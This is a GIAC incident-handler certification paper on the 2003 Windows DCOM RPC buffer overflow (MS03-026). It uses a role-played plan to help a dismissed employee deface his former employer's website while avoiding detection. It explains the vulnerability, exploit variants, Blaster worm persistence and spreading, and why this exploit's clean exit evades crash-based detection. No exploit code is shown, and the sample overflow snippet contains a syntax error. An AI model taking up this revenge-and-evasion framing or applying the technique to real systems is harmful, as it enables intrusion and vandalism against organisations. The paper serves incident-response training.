Global Information Assurance Certification Paper

REVENGE IS SWEET

Using the oc192-dcom.c exploit to accomplish revenge

GIAC CERTIFIED INCIDENT HANDLER (GCIH) PRACTICAL ASSIGNMENT

VERSION 3

BY

MARK JOHNSTON

Table of Contents

1. PURPOSE

On the 16th July 2003 Microsoft released a security bulletin describing a vulnerability that existed in their Dcom RPC interface. The vulnerability was common to all but one supported windows platform, regardless of what service pack was installed.

On the same day my friend that worked for ACME Corporation as an ASP developer was dismissed, and rather unfairly I think. He was only using Kazaa to download his latest favourite ripped movies from the Internet and burning them on the company CD writer, that is of course until his boss saw what he was doing.

So now he's jobless and pretty upset with the company, and he's come to me to help him exact revenge on the firm. He wants my help to deface the web page so that it can ease his suffering. I'm up to that, especially knowing that my friend has some good insider information and that there is great new vulnerability that I might just be able to use.

Before I can move in for the kill I will need to research the exploit and possible code available a little further to understand just what it does and how it works. Using reconnaissance methods I will then gather information about the site from the Internet and my friend's brain. Once I have that information the preparation stage will be begin to accumulate all the necessary tools I will need for the attack.

Of course the aim would be to deface the web site, but I'll try getting in with leaving as little evidence as possible for any administrators or incident handling team to find, although my friend tells me there is no incident handling team at the moment. It's going to be interesting to see how they cope with the attack?

2. THE EXPLOIT

2.1 Name Details

Common Name:	oc192-dcom.c [1]
CVE Candidate Number:	CAN-2003-0352 [2]
Cert Advisory Number:	CA-2003-16 [3]
Cert Vulnerability Note Number:	568184 [4]
Bugtraq ID:	8205 [5]
Microsoft Bulletin Number:	MS03-026 (16th July 2003) [6]
Microsoft Knowledge Base Number:	823980 [7]

[1] http://packetstormsecurity.org/0308-exploits/oc192-dcom.c
[2] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
[3] http://www.cert.org/advisories/CA-2003-16.html
[4] http://www.kb.cert.org/vuls/id/568148
[5] http://www.securityfocus.com/bid/8205
[6] http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
[7] http://support.microsoft.com/?kbid=823980

2.2 Operating Systems

2.2.1 Systems Affected:

- Microsoft Windows NT 4.0
  - Service Pack 1,2,3,4,5,6,6a
- Microsoft Windows NT 4.0 Terminal Services Edition
  - Service Pack 1,2,3,4,5,6,6a
- Microsoft Windows 2000
  - Service Pack 1,2,3,4
- Microsoft Windows XP
  - Service Pack 1
- Microsoft Windows Server 2003

- Cisco Access Control Server
- Cisco Access Control Server
- Cisco Broadband Trouble-shooter
- Cisco CiscoWorks VPN/Security Management Solution
- Cisco Collaboration Server
- Cisco DOCSIS CPE Configurator
- Cisco Intelligent Contact Management
- Cisco Internet Service Node
- Cisco IP Telephony Environment Monitor
- Cisco LAN Management Solution
- Cisco Media Blender
- Cisco Networking Services for Active Directory
- Cisco QoS Policy Manager
- Cisco Routed Wan Management

- Cisco Secure Policy Manager 3.0.1
- Cisco Secure Scanner
- Cisco Service Management
- Cisco Small Network Management Solution
- Cisco SN 5420 Storage Router 1.1 (7)
- Cisco SN 5420 Storage Router 1.1 (5)
- Cisco SN 5420 Storage Router 1.1 (4)
- Cisco SN 5420 Storage Router 1.1 (3)
- Cisco SN 5420 Storage Router 1.1 (2)
- Cisco SN 5420 Storage Router 1.1.3
- Cisco Trailhead
- Cisco Transport Manager
- Cisco Unity Server
- Cisco Unity Server 2.0
- Cisco Unity Server 2.1
- Cisco Unity Server 2.2
- Cisco Unity Server 2.3
- Cisco Unity Server 2.4
- Cisco Unity Server 2.46
- Cisco Unity Server 3.0
- Cisco Unity Server 3.1
- Cisco Unity Server 3.2
- Cisco Unity Server 3.3
- Cisco Unity Server 4.0
- Cisco uOne 1.0
- Cisco uOne 2.0
- Cisco uOne 3.0
- Cisco uOne 4.0
- Cisco User Registration Tool
- Cisco Voice Manager
- Cisco VPN/Security Management Solution
- Cisco Wireless LAN Solution Engine

- Nortel Symposium TAPI ICM
- Nortel Call Pilot
- Nortel Business Communications Manager
- Nortel International Centrex-IP
- Nortel Periphonics with OSCAR Speech Server

2.2.2 Systems not affected (Supported):

- Microsoft Windows Millennium Edition

2.2.3 Systems not affected (Unsupported):

- Microsoft Windows 98
- Microsoft Windows 98 Special Edition
- Microsoft Windows 95

2.3 Protocols/Services/Applications

2.3.1 TCP-IP the Protocol

The exploit utilises TCP/IP as the transport protocol to connect and communicate with the victim machine over the Internet or local network. TCP/IP is essentially is a suite of protocols formatted in layered structure and our exploit makes use of TCP and IP within that layered structure.

TCP is a connection-oriented protocol that uses certain methods such as checksums and sequence numbers to guarantee the connection and transfer of data (these bits of information are stored in the TCP header). As an example of being connection-oriented, TCP must first establish a connection between the hosts communicating before data can be transferred. The connection is established using a method called the 3-way handshake.

Within the 3-way handshake (see Figure 2.0) the source computer (or evil hacker) must connect to a port on the victim machine, as well as tell the victim machine what port it is connecting from. These are called the Source and Destination Ports and are used to keep track of the various conversations that might be happening. Our exploit connects to port 135 on the victim machine, which runs the RPC service.



Figure 2.0

Step 1: The evil hacker initiates a connection to the victim machine on the destination port 135 using a random source port above 1023. This packet will have the SYN (Synchronise Connection) bit set inside the TCP header.

Step 2: The victim acknowledges the attempt to connect and if the connection is allowed it sends back a packet with its SYN and ACK (Acknowledgement) bits set. This time the source and destination ports are 'swapped' around as now the source port is the Victims machine (port 135) and the destination port is the Evil hackers machine (a port above 1023).

Step 3: Finally the evil hacker machine acknowledges the victims machines acknowledgement by sending a packet back to the victim machine with its ACK bit set. The connection is now established and data is ready to be transferred.

The IP protocol takes care of routing the packet from the Source machine to the victim machine over a network and isn't really concerned about what's in the packet, or what port it has to connect to. The primary components to the IP protocol are the source IP address (where the packet originated) and destination IP address (where the packets are going). This information is stored in the IP header along with some others like the IP version number and checksum.

2.3.2 RPC the Service

The service affected by the exploit is RPC (Remote Procedure Call). RPC is based on a synchronous client/server architecture, and as the name suggests allows client machines to make procedure calls and run code on remote servers connected via a network. The calls the client makes appear as if they were made local to the client.

RPC was developed to increase the portability and interoperability of applications by allowing them to connect over multiple heterogeneous platforms. This reduced the involvement from a programmer's point of view, as code previously required to be able to run on different networks and make calls per operating system could now be omitted, and are now handled by the RPC service.

RPC was first discussed and documented back in 1976 and was pioneered by Birrell and Nelson. By the late 1970's and early 1980's full-scale implementations of RPC started appearing.

RPC works by having a client make a call with the necessary parameters and arguments to the server. The client will then wait for the server to reply. As RPC is synchronous no more communication will take place on the clients thread until the client either receives a reply or the connection times out.

When the request arrives at the server, the server will process the information and return the reply back to the client. The client will then continue again, until another request is required.

As an example, lets say that you have a database on a remote machine that holds the birthdates of all your employees, but you don't have access to the database on the remote machine. One option would be to connect via a terminal or shell to that machine and then look up the data manually. However another alternative would be to make use of RPC and establish a listening server on the remote machine. You could then pass the query to the listening server and the server would look up the information for you and send you the results.

2.3.3 DCOM the Application

The application affected by this exploit is called DCOM (Distributed Component Object Model). DCOM is essentially a network-enabled version of the original COM (Component Object Model). Looking at DCOM in a simplistic view, it provides a means for objects to communicate with each other on different machines, whether they are separated by a LAN, WAN or Internet.

A great advantage to DCOM is that it simplifies programming required for distributed applications by managing all the networking connections, whereas before code would have had to be manually written to control these connections.

For DCOM to communicate over the network with remote hosts, it relies on DCE RPC to format the information into conforming network packets. DCOM and COM also borrow the idea of GUID's from DCE RPC to maintain collision free communications over the network.

When a client needs to make use of a component on a remote machine, DCOM simply passes the information (which would ordinarily be passed locally) onto a network RPC. Neither the component nor the client are even aware that the request was passed onto the wire to a remote machine, but rather see it as local. Figure 2.1 gives an overview of the architecture.



Figure 2.1

The COM part of DCOM was developed by Microsoft, so naturally its available on just about all Windows Platforms by default. COM itself is a binary standard for getting pieces of code (components) to interact with each other. Since COM is a binary standard it's language independent, so one could write COM objects in Java, Visual basic or C++, basically any language that supports COM.

2.4 Variants

There have been a number of variants circulating the Internet since the original release of the dcomrpc.c proof of concept code by Flashsky and translated by Benjurry of Xfocus (http://www.xfocus.org/documents/200307/2.html). Luckily most of the variants have only had small adaptations made to the code to give better functionality and options rather than being made more malicious. In fact it's quite surprising how easily modifications could have been made to the code to make it more malicious (E.g. format the hard drive), but somehow no one took that leap, to the relief of most Internet users I'm sure. Discussed below are some of the more common variants found circulating on the Internet

2.4.1 dcom.c

dcom.c can be considered as the 'original' exploit code, based of the proof of concept code by Flashsky and Benjurry. HD Moore of Metaspolit (http://www.metasploit.com/tools/dcom.c) was the author for this exploit code that utilised only 2 return addresses namely for Windows 2000 and Windows XP.

This code, similar to the exploit we are looking at, provides the attacker with a command shell on the remote machine. However the port it connects on is set statically at 4444 and cannot be changed. Another noticeable difference about the code is that when the attacker exits the shell, the RPC service on the victim machine is made unstable as compared to the code we are looking at which exits gracefully.

2.4.2 Poc.c.txt

Poc.c.txt (http://www.packetstormsecurity.nl/0308-exploits/Poc.c.txt) is a copy of the original dcom.c code with added return addresses that was coded by Sami Anwar Dhillon of Pakistan. Some of the new return addresses are for Polish, Chinese and German versions of Windows 2000.

2.4.3 07.30.dcom48.c

Once again 07.30.dcom48.c (http://packetstormsecurity.nl/0308-exploits/07.30.dcom48.c) code was based on dcom.c, with new functionality. Once connected the exploit would actually establish a connection from the victim machine outwards to a process listening on a remote host. This process is called shovelling a shell and is particularly useful when trying to defeat a firewall as most firewalls do let out all connections from the internal network, making this connection possible.

2.4.4 DcomExpl_UnixWin32.zip

Another DCOM RPC exploit based on dcom.c, ported to the Windows Environment. This allows attackers to run the code from their Windows machines should they not be skilled with Unix or run a windows environment. Benjamin Lauziere (http://cert.uni-stuttgart.de/archive/vulnwatch/2003/07/msg00054.html) was responsible for writing this piece of code.

2.4.5 W32.Blaster.Worm

An interesting twist to the RPC DCOM story occurred on the 11-08-2003… the first worm (http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html) variant was discovered. The worm used the base dcom.c code as the method to gain a command shell on the victim machine, as well as being accompanied by other code that automated the attack process. Reports from the press on the 13-08-2003 estimated that the worm had already infected close to 300,000 machines. W32.balster.worm (also known as LovSan) was the first of many worms to be found on the Internet that used the RPC DCOM vulnerability and it operated in the following manner:

Step 1. The worm checks the victim machine to see if it's already infected and if the worm is already running. If so, it does not attempt to infect the victim again.

Step 2. It adds the following value into the registry on the victim machine to make sure it runs again if the victim is rebooted:

> **Value:** "windows auto update" = "msblast.exe"
> **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Step 3. The victim machine now becomes the attacking machine. It randomly generates IP addresses and attempts to exploit the RPC Dcom vulnerability on the machine that has that generated IP by using dcom.c.

Step 4. If successful the worm will connect to the victim machine using a remote shell process on port 4444 and retrieve msblast.exe via TFTP.

Step 5. The worm will then execute msblast.exe on the remote computer, and the process will begin again.

Some interesting Information found out about the worm was that on the 16th of each month, the worm would attempt to perform a denial of service attack (Using a Syn Flood) against windowsupdate.com on Port 80 (www). It also contained the following strings within the executable:

> *'I just want to say LOVE YOU SAN!!*
> *billy gates why do you make this possible ? Stop making money and fix your software!!'*

Most of the other worms were similar to the W32.Blaster.Worm. In most cases the payload files were given different names (such as teekids.exe for W32.Blaster.B.Worm) and some contained different strings. Some registry key names were also changed (E.g. Norton Antivirus) to try and fool administrators and users of the worms' existence.

With regards to the W32.Blaster.B.Worm the culprit (Jeffrey Lee Parson) was tracked down and arrested by the FBI (http://zdnet.com.com/2100-1105-5070000.html). He was just 18 years old.

2.5 Description

The vulnerability is a weakness in the CoGetInstanceFromFile function (figure 2.3) found in the RPC Application Program Interface (API). It is exploitable due to improper input validation that occurs within the function for a parameter called szName.

```
HRESULT CoGetInstanceFromFile(
  COSERVERINFO * pServerInfo,
  CLSID * pclsid,
  Iunknown * punkOuter,
  DWORD dwClsCtx,
  DWORD grfMode,
  OLECHAR * szName,
  ULONG cmq,
  MULTI_QI * rgmqResults
);
```

Figure 2.3

The szName parameter was designed to hold a NetBIOS machine name with a maximum storage space of 32 bytes of data only. By passing an overly long crafted filename one is able to overflow the memory buffer (buffer overflow), as the length of the filename is not validated correctly.

By overflowing the buffer the exploit is able to insert its own code into the memory stack to be executed, in this case when executed, it opens a command prompt on the victim machine (figure 2.4).



Figure 2.4

During the execution of a program, space is allocated in memory by a subroutine to hold data commonly known as a buffer. However this buffer is designed by the programmer to only accept a certain amount of data.

Since the buffer is of a set size, we hope that the programmer would perform bounds checking to prevent too much data being inserted into the buffer either by malicious attempt or program error. Unfortunately as with the RPC exploit, this is not the case and more data than the buffer can hold for the szName parameter is inserted into memory thus causing the buffer overflow.

So the code can be inserted into memory, but how is it executed?

Within the memory stack the subroutine that allocated the buffer has a return pointer so that once complete, it can return to the correct address within the program. If the attacker could insert his code to be executed and overwrite the existing return pointer at the same time to point to his inserted code, the program would then in fact run his code.

Figure 2.5 shows a normal stack with two buffers and return pointer, while figure 2.6 shows Buffer 2 overwritten to replace Buffer 1 and the return pointer. The new pointer points to the code to be executed.



Figure 2.5



Figure 2.6

Below shows a simple example of code that would cause a buffer overflow to occur:

```
Void func(void)
        {
                int i; char buffer[256];
                for(i=0;<512;i++)
                        buffer[i]='A';
                return;
        }
```

In this particular example the buffer is set with a size of 256 characters and we keep on incrementing the value of "i" until it reaches 512 characters. If you had to run this program on your machine, the program would crash, as parts of memory would be overwritten with the character "A"

2.6 Signatures of the Attack

For an average user on the Internet, tracking the exploit that I intend to use against their machine is going to be extremely difficult. In fact, just trying to find out whether their machine has been exploited or not is going to be a big challenge in itself. One significant reason for this is the way in which our exploit exits from the shell. It makes use of ExitThread rather than ExitProcess as found in the dcom.c code, thus the RPC service does not crash.

According to most security warnings released, tell tale signs that a users machine has been compromised is that the RPC service crashes when the attacker exits from the system shell (using dcom.c) generating an Error warning (see figure 2.2). In windows XP this crash causes the machine to reboot after 60 seconds and also inserts multiple entries into the event logs.

Figures 2.3 and 2.4 show examples of log entries from the System log and Figure 2.5 from the application log on a Windows XP machine. Figure 2.6 shows entries from the system log and figures 2.7, 2.8 and 2.9 show entries from the application log of a windows 2000 server.



Figure 2.2

Using this knowledge and by checking the event logs, a user may be able to tell that his/her machine had been attacked using the dcom.c exploit. He/she could then report this information to the Helpdesk or responsible person (according to the security policy) to further investigate the matter.

Of course if a user leaves his machine on 24 hours a day, there is a good chance that they would not see the attack as they would miss the pop up warning and the machine rebooting, leaving only traces in the event logs (and how many users check their own event logs on a regular basis?) and them having to logon again.



Figure 2.3



Figure 2.4



Figure 2.5



Figure 2.6



Figure 2.7



Figure 2.8

